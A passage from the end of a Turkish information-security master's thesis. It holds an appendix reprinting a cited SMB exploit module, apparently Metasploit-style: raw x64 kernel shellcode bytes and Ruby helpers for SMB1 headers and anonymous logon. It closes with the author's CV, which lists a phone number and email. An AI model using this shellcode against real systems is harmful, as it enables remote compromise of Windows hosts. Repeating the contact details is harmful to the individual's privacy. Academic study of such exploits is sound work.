"\x66\x83\xE4\xF0\x48\x83\xEC\x20\x4C\x8D\x35\xE3\xFF\xFF\xFF\x65" +
"\x4C\x8B\x3C\x25\x38\x00\x00\x00\x4D\x8B\x7F\x04\x49\xC1\xEF\x0C" +
"\x49\xC1\xE7\x0C\x49\x81\xEF\x00\x10\x00\x00\x49\x8B\x37\x66\x81" +
"\xFE\x4D\x5A\x75\xEF\x41\xBB\x5C\x72\x11\x62\xE8\x18\x02\x00\x00" +
"\x48\x89\xC6\x48\x81\xC6\x08\x03\x00\x00\x41\xBB\x7A\xBA\xA3\x30" +
"\xE8\x03\x02\x00\x00\x48\x89\xF1\x48\x39\xF0\x77\x11\x48\x8D\x90" +
"\x00\x05\x00\x00\x48\x39\xF2\x72\x05\x48\x29\xC6\xEB\x08\x48\x8B" +
"\x36\x48\x39\xCE\x75\xE2\x49\x89\xF4\x31\xDB\x89\xD9\x83\xC1\x04" +
```

EK-6. (devam) SMB exploit kodu [63]

```
"\x81\xF9\x00\x00\x01\x00\x0F\x8D\x66\x01\x00\x00\x4C\x89\xF2\x89" +
"\xCB\x41\xBB\x66\x55\xA2\x4B\xE8\xBC\x01\x00\x00\x85\xC0\x75\xDB" +
"\x49\x8B\x0E\x41\xBB\xA3\x6F\x72\x2D\xE8\xAA\x01\x00\x00\x48\x89" +
"\xC6\xE8\x50\x01\x00\x00\x41\x81\xF9\xBF\x77\x1F\xDD\x75\xBC\x49" +
"\x8B\x1E\x4D\x8D\x6E\x10\x4C\x89\xEA\x48\x89\xD9\x41\xBB\xE5\x24" +
"\x11\xDC\xE8\x81\x01\x00\x00\x6A\x40\x68\x00\x10\x00\x00\x4D\x8D" +
"\x4E\x08\x49\xC7\x01\x00\x10\x00\x00\x4D\x31\xC0\x4C\x89\xF2\x31" +
"\xC9\x48\x89\x0A\x48\xF7\xD1\x41\xBB\x4B\xCA\x0A\xEE\x48\x83\xEC" +
"\x20\xE8\x52\x01\x00\x00\x85\xC0\x0F\x85\xC8\x00\x00\x00\x49\x8B" +
"\x3E\x48\x8D\x35\xE9\x00\x00\x00\x31\xC9\x66\x03\x0D\xD7\x01\x00" +
"\x00\x66\x81\xC1\xF9\x00\xF3\xA4\x48\x89\xDE\x48\x81\xC6\x08\x03" +
"\x00\x00\x48\x89\xF1\x48\x8B\x11\x4C\x29\xE2\x51\x52\x48\x89\xD1" +
"\x48\x83\xEC\x20\x41\xBB\x26\x40\x36\x9D\xE8\x09\x01\x00\x00\x48" +
"\x83\xC4\x20\x5A\x59\x48\x85\xC0\x74\x18\x48\x8B\x80\xC8\x02\x00" +
"\x00\x48\x85\xC0\x74\x0C\x48\x83\xC2\x4C\x8B\x02\x0F\xBA\xE0\x05" +
"\x72\x05\x48\x8B\x09\xEB\xBE\x48\x83\xEA\x4C\x49\x89\xD4\x31\xD2" +
"\x80\xC2\x90\x31\xC9\x41\xBB\x26\xAC\x50\x91\xE8\xC8\x00\x00\x00" +
"\x48\x89\xC1\x4C\x8D\x89\x80\x00\x00\x00\x41\xC6\x01\xC3\x4C\x89" +
"\xE2\x49\x89\xC4\x4D\x31\xC0\x41\x50\x6A\x01\x49\x8B\x06\x50\x41" +
"\x50\x48\x83\xEC\x20\x41\xBB\xAC\xCE\x55\x4B\xE8\x98\x00\x00\x00" +
"\x31\xD2\x52\x52\x41\x58\x41\x59\x4C\x89\xE1\x41\xBB\x18\x38\x09" +
"\x9E\xE8\x82\x00\x00\x00\x4C\x89\xE9\x41\xBB\x22\xB7\xB3\x7D\xE8" +
"\x74\x00\x00\x00\x48\x89\xD9\x41\xBB\x0D\xE2\x4D\x85\xE8\x66\x00" +
"\x00\x00\x48\x89\xEC\x5D\x5B\x41\x5C\x41\x5D\x41\x5E\x41\x5F\x5E" +
"\xC3\xE9\xB5\x00\x00\x00\x4D\x31\xC9\x31\xC0\xAC\x41\xC1\xC9\x0D" +
"\x3C\x61\x7C\x02\x2C\x20\x41\x01\xC1\x38\xE0\x75\xEC\xC3\x31\xD2" +
"\x65\x48\x8B\x52\x60\x48\x8B\x52\x18\x48\x8B\x52\x20\x48\x8B\x12" +
"\x48\x8B\x72\x50\x48\x0F\xB7\x4A\x4A\x45\x31\xC9\x31\xC0\xAC\x3C" +
"\x61\x7C\x02\x2C\x20\x41\xC1\xC9\x0D\x41\x01\xC1\xE2\xEE\x45\x39" +
"\xD9\x75\xDA\x4C\x8B\x7A\x20\xC3\x4C\x89\xF8\x41\x51\x41\x50\x52" +
"\x51\x56\x48\x89\xC2\x8B\x42\x3C\x48\x01\xD0\x8B\x80\x88\x00\x00" +
"\x00\x48\x01\xD0\x50\x8B\x48\x18\x44\x8B\x40\x20\x49\x01\xD0\x48" +
"\xFF\xC9\x41\x8B\x34\x88\x48\x01\xD6\xE8\x78\xFF\xFF\xFF\x45\x39" +
"\xD9\x75\xEC\x58\x44\x8B\x40\x24\x49\x01\xD0\x66\x41\x8B\x0C\x48" +
"\x44\x8B\x40\x1C\x49\x01\xD0\x41\x8B\x04\x88\x48\x01\xD0\x5E\x59" +
"\x5A\x41\x58\x41\x59\x41\x5B\x41\x53\xFF\xE0\x56\x41\x57\x55\x48" +
"\x89\xE5\x48\x83\xEC\x20\x41\xBB\xDA\x16\xAF\x92\xE8\x4D\xFF\xFF" +
"\xFF\x31\xC9\x51\x51\x51\x51\x41\x59\x4C\x8D\x05\x1A\x00\x00\x00" +
"\x5A\x48\x83\xEC\x20\x41\xBB\x46\x45\x1B\x22\xE8\x68\xFF\xFF\xFF" +
"\x48\x89\xEC\x5D\x41\x5F\x5E\xC3"#\x01\x00\xC3"
end
# Sets common SMB1 Header values used by the various
# packets in the exploit.
#
# @rturn [RubySMB::GenericPacket] the modified version of the packet
def set_smb1_headers(packet,tree_id,user_id)
packet.smb_header.flags2.read("\x07\xc0")
packet.smb_header.tid       = tree_id
packet.smb_header.uid       = user_id
packet.smb_header.pid_low   = 65279
packet.smb_header.mid       = 64
packet
end
# Returns the value to be passed to SMB clients for
# the password. If the user hs not supplied a password
# it returns an empty string to trigger an anonymous
# logon.
#
# @return [String] the password value
def smb_pass
if datastore['SMBPass'].present?
datastore['SMBPass']
else
```

EK-6. (devam) SMB exploit kodu [63]

```
''
end
end

# Returns the value to be passed to SMB clients for
# the username. If the user hs not supplied a username
# it returns an empty string to trigger an anonymous
# logon.
#
# @return [String] the username value
def smb_user
if datastore['SMBUser'].present?
datastore['SMBUser']
else
''
end
end
end
```

ÖZGEÇMİŞ

Kişisel Bilgiler

Soyadı, Adı	: ÖZÇAKMAK, Burak
Uyruğu	: T.C.
Doğum tarihi ve yeri	: 19.08.1990
Medeni hali	: Evli
Telefon	: 0533 953 20 72
E-mail	: burakozcakmak@gmail.com

Eğitim

Derece	**Eğitim Birimi**	**Mezuniyet tarihi**
Yüksek lisans	Gazi Üniversitesi/Bilgi Güvenliği Mühendisliği	Devam ediyor
Lisans	Gazi Üniversitesi / Bilgisayar Mühendisliği	2013
Lisans	Gazi Üniversitesi / Endüstri Mühendisliği Çift Anadal	2013
Lise	Denizli Anadolu Lisesi	2008

İş Deneyimi

-

Yabancı Dil

İngilizce

Yayınlar

- Yavanoglu, U., Ozcakmak, B., and Milletsever, O. (2012). *A new ıntelligent steganalysis method for waveform audio steganography*. The Sixth International Conference on Machine Learning and Applications (ICMLA'11), 2, 281-287

- Yavanoglu, U., Ozcakmak, B. and Milletsever, O. (2013). Sayisal biyometrik dönüsümlerin kriminal ıncelemelerde kullanilmasi üzerine bir ınceleme. *International Sysposium On Digital Forensics And Security*, 434-439

- Ozcakmak, B., Kapkiç, A., Bagiröz B., Koç, A. and Yavanoglu, U. (2017). *Assessment of wireless and ıot security awareness: A case study*. 7 th international Conference on Advanced Technologies (ICAT'18), 709-715

Hobiler

-

GAZİ GELECEKTİR..